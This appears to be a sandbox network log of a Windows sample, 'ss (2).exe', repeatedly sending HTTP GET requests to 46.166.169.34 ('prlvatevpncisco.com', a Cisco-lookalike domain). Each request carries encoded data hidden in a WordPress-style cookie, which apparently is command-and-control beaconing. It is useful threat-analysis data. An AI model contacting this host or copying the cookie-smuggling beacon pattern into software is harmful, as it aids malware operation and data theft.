Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.3	49877	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.3	49878	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.3	49880	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.3	49881	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.3	49883	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.3	49884	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.3	49885	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49761	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.905077934 CEST	1395	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=SFiSMvSD3jdY3pYLhKTEZrHI2DmEqj/93CYxsjXrRPhrDHak7n6nW1te8iLdpWFVWNoubbj5anGirXD1xWLv6VeDJWe+A7tBfNN0aXBoSjIiguSVZ8jr+t1eV+cBQYrG7G5V3G6XjrUlaS3FqC39sbweyCScIF7wmTOcXjTvLtWjONCu User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.957014084 CEST	1395	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:20 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.3	49886	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.3	49887	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.3	49888	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.3	49889	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.3	49890	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.3	49891	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.3	49892	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.3	49893	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.3	49894	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.3	49895	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49762	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:21.123271942 CEST	1397	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=dqWt8cp+4fRmI6nIuln7pY815/q6VwA+4tsOcQsWeztV8Uln0lOYmGWjzeHjWF6WZicRroYEVbKcUE82+5/QKml+GqSA/oSCQi5Lqk6VdfEcf9tWWTXUOeOjaCQ/vLUF0pNqH1BqsXYblBIGltDCcoLj9+ei3WEzp86jnQoSERadxe9t User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:21.176176071 CEST	1397	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:21 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.3	49896	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.3	49897	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.3	49898	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.3	49899	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.3	49900	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.3	49901	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.3	49902	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.3	49903	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.3	49904	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.3	49905	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49763	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:21.341963053 CEST	1398	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=zezusHE3orXdauqJARC45DR8pLsBHkN/WZJNMLB fOHruuAoma8rb2d7qjqBYER3X3W5S7z1NFvMnGQx3QNaTa9I3WeU7t8fD+WcI6/XcNrCnNpgX4nyXeFjqK2WE9fZEa dopXusj8jeg3VFHLZmBMzmqtKYZlCJyHIfg3LFbUlcmjKws User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:21.394385099 CEST	1399	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:21 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.3	49906	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.3	49907	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.3	49908	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.3	49909	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.3	49910	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.3	49911	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.3	49912	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.3	49913	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.3	49914	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.3	49915	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49764	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:21.561134100 CEST	1400	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=dUsXwsmQW8dlzRP7ubdBlozbXcm5uboN4TW0Qgj 4wQhWH/NU020iq2ZNd9LgtuSlZcmrnYXq74GfvvUF+HFqGWqQoJeDED6xQcDxmU17z8IfkWFlWttuCuBN0hc8Ug820 X3QLFOEC0UYeqg1lT54QYENTdShM9sApCAZrgn8qyWeK1Ve User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:21.614222050 CEST	1401	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:21 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.3	49916	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.3	49917	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.3	49918	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.3	49919	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.3	49920	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.3	49921	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.3	49922	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.3	49923	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.3	49924	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.3	49925	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49765	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:21.780417919 CEST	1402	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=dHTIRcivhEBk8sx8ulieEY3kgk64hmWK4AprxQnHHo9XICzT0lL9LGdyqFXhiTsiZPZ0GoTVMAaegSqC+U61nmuvfxCCL+E2QP8uHkxEEEUerr7iW+SxjeFyDZA9bdCx0EIPq1K71MIZRXeylAGnxoAyklOgDASHpR/GKQjDdKKfFIrZ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:21.830887079 CEST	1403	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:21 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.3	49926	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.3	49927	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.3	49928	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.3	49929	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.3	49930	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.3	49931	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.3	49932	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.3	49933	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.3	49934	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.3	49935	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49766	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:22.000909090 CEST	1404	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=CX6AzbWlzMgZ+IT0xYLWmfDuysbFjC0CnQAjTXT NVgcqKmRbr1i1pBp44N2cg3OqGfw8kvnfeI7ji2IKhET9FhalN5j/Jam+PfVmljFOWM1jpPZqJu75BZx4RRhAZ5g5r UhHIy+xnEpkTz866QvvTv042tvdBkwP2BWOoXXJPCriHsJR User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:22.051439047 CEST	1404	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:22 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.3	49936	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.3	49937	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.3	49938	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.3	49939	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.3	49940	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.3	49941	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.3	49942	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.3	49943	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.3	49944	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.3	49945	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49767	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:22.217432022 CEST	1406	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=XrIQFeJpXBBONBQskk5GQaciWh6SQL3aysyzISM Bxt995vSD+JQlfE20cAXLT+NyTjCsSq4T6Fa0R/LS04htzkFpp0Co6Tlmajn2TmaCyBU0aGaycSJp3cu01cAXqwjh+ oTX+3h9DJIzg6/ivsd/lqr0SgOKytzXj9keeSIFrPK10lKJ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:22.270108938 CEST	1406	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:22 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.3	49946	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.3	49947	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.3	49948	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.2.3	49949	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.2.3	49950	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.2.3	49951	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.2.3	49952	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.2.3	49953	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.2.3	49954	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.2.3	49955	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49750	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:18.413156033 CEST	1374	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=W7owQOdhfEVLPDR5l0ZmFKIqekuXSJ2Pz8STwCY J5op47tTW/ZwFKUi8UFDOR8MnSziMH6sbyAOxT9KH1oBNm0RhhxWt4RkzbzHWG2OK6EAxYEbndCpJiM689ZUSoyi0/ 4z3rn11LMc2i4+3u89fw6/8alaPwvyCitE+LCcNjKew2nLc User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:18.464286089 CEST	1375	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:18 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49768	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:22.444236040 CEST	1408	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=xnojRXqhb0DW/Cd8CoZ1ET/qaU4Kil6KUgSAxbvJ9Y/lLsfTY FwWLNV8Q1VTh9Ai1vifGjbb2wYsj8GCS0BentmhlBAwlQo28vHFHv5K+0WsoFXi6epajVN85pCPYzuxYkzkq+C1P8K rS5yyJg9MxjI8eVMSAu+HFxEtKbrNn6ItGmHZ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:22.497220039 CEST	1408	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:22 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.2.3	49956	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.2.3	49957	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.2.3	49958	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.2.3	49960	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.2.3	49961	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.2.3	49962	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.2.3	49963	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.2.3	49964	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.2.3	49965	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.2.3	49967	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49769	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:22.684756041 CEST	1410	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=B2J9CLu5MQ0X5Hkxy54rXP7yNwPLkNDHkxzeiHr Rq8IkNpmeoURIYRRkHRiSn45vF+DBV/fDhUvtl5/PilgA0xi5yl3xOVR7M+mbUz9SpQhtuAuvKPIEwJJkuN1Oe2X8o 1S65iGtYY9qU8L/5xcSi/MkJx7TGrHK1glzZHvVwe/sAj+U User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:22.736331940 CEST	1410	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:22 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.2.3	49968	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.2.3	49970	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.2.3	49972	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.2.3	49975	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.2.3	49977	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.2.3	49979	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.2.3	49982	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.2.3	49984	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

